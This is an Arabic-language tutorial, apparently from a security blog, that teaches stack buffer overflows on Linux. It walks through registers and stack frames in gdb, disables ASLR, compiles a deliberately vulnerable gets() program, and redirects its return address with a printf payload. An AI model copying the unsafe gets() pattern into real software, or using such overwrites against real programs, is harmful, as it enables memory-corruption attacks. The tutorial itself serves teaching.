



ثغرات فيض المكس
Stack Overflows

<http://shefrah.com>

بسم الله الرحمن الرحيم

السلام عليكم ورحمة الله وبركاته
سنتحدث اليوم عن نوع من انواع الثغرات القوية والمتقدمة التي تحتاج الى معرفة عمل الكمبيوتر الداخلي وكيف يتعامل مع البيانات ويحتاج الى معرفة قليلة بلغة الاسبلي .
طبعاً النوع هذا من الثغرات منتشر بكثرة والكثير منا يقوم بنسخ ولصق الثغرة وتطبيقها دون معرفته التفاصيل عنها او ما اذا كانت تحتوي على كود خبيث يضر المستخدم دون علمه . هذا الموضوع يقدم صورة مبسطة لتوضيح الآلية المستخدمة في هذا النوع من الثغرات .
للمعلومية فقط هذا النقاش تعليمي فقط واتمنى الا يستخدم في الحاق الضرر في الآخرين .

قبل ان نبدأ هناك بعض المعلومات يجب ان تعرفها متعلقة بالبروسيسر CPU :-

اولا الريجستر عددها مختلف من CPU الى آخر سنتكلم عن اشهرها :

EAX : ويسمى accumulator ويستخدم في العمليات الرياضية وكذلك لتخزين البيانات وفي بعض الاوقات يحتفظ بنتائج العمليات .

EBX : ليس لديه اي عملية رئيسية لكن يمكن ان يستخدم في تخزين البيانات.

ECX : هذا عداد وسيستخدم في عمليات التكرار .

EDX : وهذا قريب من عمل EAX لكن يستخدم في العمليات المركبة (مثل الضرب والقسمة) .

ESP : مؤشر الى الستاك stack pointer

EBP : مؤشر مساعد base pointer

ESI : مؤشر الى عنوان المدخلات source index

EIP : مؤشر الى التعليمات التي تنفذ في وقت عمل المعالج instruction pointer

هذا بعض الريجستر الي تهمننا .


الان سنتكلم عن ال stack هو شكل من اشكال البيانات له طريقة مخصصة يستخدمها في حفظ البيانات (First in Last out) اول يحفظ داخل الستاك آخر عنصر يُحذف منه وهذا مبدأ عمل الستاك .

يوجد على الستاك عمليتين فقط

PUSH : اضافة عنصر

POP : ازالة عنصر وحفظه في مكان آخر

وهذي صورة تخيلية للستاك داخل النظام



مثل ما قلنا esp يؤشر دائما الى اعلى قيمة في السطاك
عند ال push ينزل الى الاسفل يعني ESP ينقص وعند pop يصعد الى الاعلى يعني ESP يزيد .

عند انشاء ال stack يحمل ESP عنوان اعلى عنصر في ال stack .
يمكن الرجوع الى هذا الرابط

http://en.wikipedia.org/wiki/Stack-based_memory_allocation

الان كل الكلام عن السطاك ما الفائدة منه لا تستعجلون . بعد ما عرفنا طريقة عمل السطاك بشكل مبسط و هذي طريقة التعامل مع السطاك في كل الاحوال . يتم استخدام السطاك من قبل المعالج عند استدعاء دالة (روتين معين) طبعا مثل ما هو معروف عند تنفيذ البرنامج يقوم بتنفيذ خطوة خطوة حتى يصل الى استدعاء داله (فنكشن) معين في مكان آخر من الذاكرة يذهب اليه بعد تنفيذ هذا الروتين بصادف مشكلة كيف يرجع ليكمل قراءة البرنامج . هنا تم ظهور طريقة جديدة تقوم بأستخدام السطاك . حيث يقوم الروتين بأستخدام السطاك بطريقة معينة وعند الانتهاء من هذا الروتين يقوم المعالج بأستكمال البرنامج .

لنرى آلية بناء السطاك الخاص بالدالة

الفكرة بشكل عام يقوم المعالج بوضع التعليمه التي تأتي بعد الاستدعاء في آخر السطاك بسبب اذا انتهى من عمله داخل السطاك يكون عنوان التعليمه في اخر شي (مثل ما قلنا طريقة السطاك بالحفظ First In Last Out) . هذي الفكرة . ندخل بالتفاصيل شوي

المعالج يستخدم السطاك لحفظ اي نوع من انواع البيانات التي لا نحتاج لحفظها لوقت طويل مثل المتغيرات المحلية local variables وعناوين استدعاء الدوال .

عند استدعاء اي روتين يتم انشاء السطاك بالطريقة التاليه يتم حجزه من قبل النظام. السطاك في الذاكره وله حجم معين يتم تحديده من قبل النظام وبعد إنشاء السطاك يوضع به هذي العناوين :

- 1- البرامتر تبع الدالة
- 2- عنوان التعليمه التي بعد الاستدعاء وتسمى عنوان العوده
- 3- يتم حفظ عنوان EBP
- 4- يقوم بحجز مساحة داخل السطاك للمتغيرات داخل الدالة

الصورة التالي توضح شكل السطاك بعد الاستدعاء



طبعا على حسب عدد البرامتر الممرره للدالة. الترتيب مثل رأينا اذا لم يوجد برامتر بكل بساطة مايضع عناوين البرامتر .

سنطبق مثال سيكون على نظام التشغيل لينكس واصحاب وندوز يطبقونه على xp . فيستا واعلى لن يعمل بسبب ASLR
http://en.wikipedia.org/wiki/Address_space_layout_randomization

قبل ما نبدأ يجب ان نلغي خاصية ASLR (سنكلم عنها بموضوع أخرى)
ادخل على التريمنال بصلاحيات روت

```
cat /proc/sys/kernel/randomize_va_space
```

واحفظ القيمة الي تظهر لك تختلف يا 1 او 2 .
لنلغي خاصية ASLR بهذي الطريقة :

```
sudo echo 0 > /proc/sys/kernel/randomize_va_space
```

وعند ارجاعها نغير الصفر الى واحد .
نأخذ مثال :

```
#include<stdio.h>
GetInput()
{
    char buffer[8];

    gets(buffer);
    puts(buffer);
}

main()
{
    GetInput();

    return 0;
}
```

برنامج بسيط سنجرب عليه وان شاء الله تتضح الصورة بعدها
البرنامج يأخذ منك نص ويقوم بطباعته

نعمل كومبايلر للبرنامج بالطريقة التالية. سنكلم عن الاوامر في لقاء آخر :
`gcc -ggdb -mpreferred-stack-boundary=2 -fno-stack-protector first.c -o first`

سيظهر لك تحذير ان دالة gets غير آمنة . طيب الان نجرب البرنامج

```
mohamed@mohamed-desktop:~/Desktop/our-blog$ ./first
sh-team
sh-team
mohamed@mohamed-desktop:~/Desktop/our-blog$
```

نعطيه نص ويقوم بطباعة بكل بساطة . لو نزيد عدد الحروف عن 8, تظهر لنا رسالة **segmentation fault** لنحلل الكود

```
#include<stdio.h>
```

```
GetInput()
```

```
{
```

```
    char buffer[8];
```

```
    gets(buffer);
```

```
    puts(buffer);
```

```
}
```

```
main()
```

```
{
```

```
    GetInput();
```

```
    return 0;
```

```
}
```


لنتصور كيف سيكون شكل السطاك سيكون بالشكل التالي:

-عنوان العودة (return 0)

-العنوان القديم لل EBP

-المتغيرات المحلية وحجمها 8 Bytes

سيكون بالشكل التالي



لنرى السطاك داخل ال dbg
وطريقة تشغيله بالأمر التالي gdb ./first

```
mohamed@mohamed-desktop:~$ gdb ./first  
GNU gdb (GDB) 7.2-ubuntu
```

Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <<http://gnu.org/licenses/gpl.html>>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<<http://www.gnu.org/software/gdb/bugs/>>...
Reading symbols from /home/mohamed/first...(no debugging symbols found)...done.
(gdb)

الان تم تشغيل البرنامج داخل ال Debug الموجود باللينكس اصحاب وندوز انصحهم يستخدمون winDebug
الرابط التالي

http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.11.1.404.msi

نرجع للينكس

نكتب list 1 ثم نكمل list

حتى يظهر لنا الكود كامل

قبل تشغيل البرنامج نضع نقطة توقف عند الدالة getInput عند السطر 14 ونضع نقطة توقف قبل gets سطر 7 .
وضعنا نقطة توقف عند استدعاء دالة GetInput لكي نرى الستاك قبل الاستدعاء ونراه بعد الاستدعاء

(gdb) list 1

```
1      #include <stdio.h>
2
3      GetInput()
4      {
5          char buffer[8];
6
7          gets(buffer);
8
9          puts(buffer);
10     }
```

(gdb)

```
11     main()
12
13     {
14         GetInput();
15         return 0;
16
17     }
```

(gdb) break 14

Breakpoint 1 at 0x8048484: file first.c, line 14.

break 7

Breakpoint 2 at 0x8048455: file first.c, line 7.

ثم نكتب run

سيتموقف البرنامج عند GetInput

دعونا نرى الستاك في امر داخل ال dbg يطبع لك اماكن تحددها من الذاكرة او من الريجستر
الامر الي هو x/ لمعرفة فائدته اكتب x/help ستظهر تعليمات تشرح هذا الامر . الان نكتب

x/8xw \$esp

وهو يعني :
اطبع لنا من بداية المؤشر الذي يُوْشر على ال esp وبعده 8 عناوين بالهيكس ديسمال بحجم word

x/8xw \$esp

0xbffff358: 0xbffff3d8 0x00145ce7 0x00000001 0xbffff404
0xbffff368: 0xbffff40c 0xb7fff848 0xbffff4b4 0xffffffff

العنوان 0xbffff3d8 هو top of stack وهذا الستاك الخاص بالمين main
الان نكتب s للتكملة سيتوقف عند gets

الان نقوم بعرض الستاك ونرى الفرق بعد الاستدعاء

x/8xw \$esp

0xbffff344: 0x0011eb80 0x0804847b 0x00288ff4 0xbffff358
0xbffff354: 0x08048458 0xbffff3d8 0x00145ce7 0x00000001

الان نكتب disass main (لعرض تعليمات المين خطوه خطوه)

disass main

Dump of assembler code for function main:

```
0x08048450 <+0>: push  %ebp
0x08048451 <+1>: mov   %esp,%ebp
0x08048453 <+3>: call 0x08048432 <GetInput> هنا تم الاستدعاء
0x08048458 <+8>: mov   $0x0,%eax وهذه العملية الي بعد الاستدعاء يعني عنوان العودة
0x0804845d <+13>: pop  %ebp
0x0804845e <+14>: ret
```

End of assembler dump.

لو نلاحظ العنوان 0x08048458
وهو عنوان العودة مثل ما هو واضح
لنرى العناوين الموجوده بالستاك الصف الاول

x/8xw \$esp

0xbffff344: 0x0011eb80 0x0804847b 0x00288ff4 0xbffff358
0xbffff354: 0x08048458 0xbffff3d8 0x00145ce7 0x00000001

هذا ما يهمننا وهو موضوع متقدم مختص بالحماية 0x0011eb80

هذا المكان سيحفظ فيه المتغيرات داخل ادالة 0X0804847b

تكملة له 0X00288ff4

ebp هذا العنوان 0xbffff358

عندما نقوم بكتابة النص سيبدأ تخزينه من بداية 0X0804847b لو كتبنا على عنوان العودة يمكن تغييره ووضعها بأي مكان نريده لتشغيل كود معين .

مثل ما هو واضح امامنا عنوان العودة وال ebp محفوزه داخل الستاك

disass main

Dump of assembler code for function main:

```
0x08048450 <+0>: push  %ebp
0x08048451 <+1>: mov   %esp,%ebp
0x08048453 <+3>: call 0x8048432 <GetInput>
0x08048458 <+8>: mov  $0x0,%eax
0x0804845d <+13>: pop  %ebp
0x0804845e <+14>: ret
```

End of assembler dump.

(gdb) x/8xw \$esp

```
0xbffff344: 0x0011eb80 0x0804847b 0x00288ff4 0xbff358
0xbffff354: 0x08048458 0xbffff3d8 0x00145ce7 0x00000001
```

(gdb) x/1xw \$ebp

```
0xbffff350: 0xbff358
```

الان نكتب s سيطلب منا ادخال نص .ادخل الان 16 حرف لانجعلها A

(gdb) s

AAAAAAAAAAAAA

14 puts(buffer);

(gdb) x/8xw \$esp

```
0xbffff344: 0xbffff348 0x41414141 0x41414141 0x41414141
0xbffff354: 0x41414141 0xbffff3d8 0x00145ce7 0x00000001
```

طبعا 41 تعني A مثل مارأينا قمنا بتغيير عنوان العودة . وهذه فكرة ثغرات (Stack overflow) .
الفكرة أن نقوم بأضافة بيانات فوق المساحة المسموح لنا بها حتى الوصول الى عنوان العودة وتغييره الى عنوان اخر يحوي على اوامر نريدها .
لنعدل على الكود ونضيف دالة (فنكشن) .

```
#include <stdio.h>
```

```
NotExcuted()
```

```
{
```

```
    printf ("NotExcuted\n");
```

```
    exit(0);
```

```
}
```

```
GetInput()
```

```
{
```

```
    char buffer[8];
```

```
    gets(buffer);
```

```
    puts(buffer);
```

```
}
```

```
main()
```

```
{
```

```
    GetInput();
```



```
return 0;
```

```
}
```

لنعمل كومبايلر بنفس الطريقة. نجرب البرنامج نعطيه اقل من 8 احرف سيعمل بكل اريحية .

- هناك أمر بالترمينال printf يقوم بطباعة الجملة الي تكتبها مثال

```
mohamed@mohamed-desktop:~/Desktop/our-blog$ printf "hhh\n"
```

```
hhh
```

```
mohamed@mohamed-desktop:~/Desktop/our-blog$
```

العنوانين في الذاكر بنظام الهيكس ديسمال يجب أن نضيف العنوان بالهيكس وهذا ماتقدمة دالة printf. نشغل البرنامج بال dbg .

العمل الذي سوف نقوم به هو: بعد استدعاء دالة GetInput سوف نجعلها بعد ما تنتهي من عملها ترجع للدالة الجديدة NotExcuted بدلا من ان ترجع الى المين main .
بشكل آخر : الامر الذي يأتي بعد استدعاء GetInput هو عنوان العوده و هو عنوان return 0 يجب تغييره الى عنوان الدالة الجديدة . العنوان الذي يجب تغييره هو داخل الستاك الخاص بدالة GetInput. سنتضح الامور بعد التطبيق أن شاء الله :

أولا يجب أن نعرف عنوان الدالة الجديدة بالطريقة التالية بعد تشغيل البرنامج داخل ال dbg

نكتب disass NotExcuted

```
disass NotExcuted
```



```
Dump of assembler code for function NotExcuted:
```

```
0x08048414 <+0>: push  %ebp
0x08048415 <+1>: mov   %esp,%ebp
0x08048417 <+3>: sub   $0x4,%esp
0x0804841a <+6>: movl  $0x8048520,(%esp)
0x08048421 <+13>: call  0x8048340 <puts@plt>
0x08048426 <+18>: movl  $0x0,(%esp)
0x0804842d <+25>: call  0x8048350 <exit@plt>
```

```
End of assembler dump.
```

هذا هو عنوان الدالة (الفنكشن) 0x08048414 نقوم بحفظه مثل رأينا نستطيع التعديل على عنوان العوده بعد كتابة 12 حرف بعد 12 سنكتب على عنوان العوده (...). نخرج من المنقح الان نستخدم دالة printf داخل التيرمنل و هذي طريقة استخدامها والي يحب يقرأ اكثر يستخدم man
man printf
سيخرج لك تعليمات عن استخدامها الان جهزو انفسكم لأختراق :) هههههه

نرى الصورة التالية وهذا هو المخطط



نقوم بأدخال
A x 8 لأجل البفر buffer
AAAA لأجل EBP
ثم تغيير عنوان العودة الى الدالة الجديدة
مثل ما قلنا سوف نستخدم دالة printf
نشوف الامر التالي

```
printf "AAAAAAAAAAAAA\x14\x84\x04\x08" | ./first
```

بعد التطبيق

```
printf "AAAAAAAAAAAAA\x14\x84\x04\x08" | ./first
AAAAAAAAAAAAA#  
NotExcuted  
mohamed@mohamed-desktop:~/Desktop/our-blog$
```

طبعا تم ادخال العنوان بشكل عكسي ولا ندخل بتفاصيل الموضوع لكن الذي يريد التعمق في هذا موضوع

<http://en.wikipedia.org/wiki/Endianness>

مثل ما رأينا تم استدعاء الدالة NotExcuted وطباعة ما بداخلها. طبعا يمكن تشغيل كود من خارج البرنامج ينفذ اوامر نرغب بها وليس بهذي الطريقة .

الان بعد الانتهاء ...

الموضوع يوضح بشكل مبسط مفهوم ثغرات ال Stack overflow وتم استخدام اللينكس للتسهيلات الموجودة ولكن في المرة القادمة سوف نقوم بالتطبيق على برنامج تم اكتشاف ثغرة فيه وسنفصل فيه .. واكيد على وندوز :

بعض المصادر المفيدة

http://en.wikipedia.org/wiki/Stack_overflow_exploit

<http://www.cs.cmu.edu/~gilpin/tutorial>

<http://www.cs.umd.edu/~srhuang/teaching/cmsc212/gdb-tutorial-handout.pdf>

والدرس للنقاش المعلومات الي فية من اجتهاد شخصي قابل للصواب والخطاء .

في امان الله .

<http://shefrah.com>

H-security@msn.com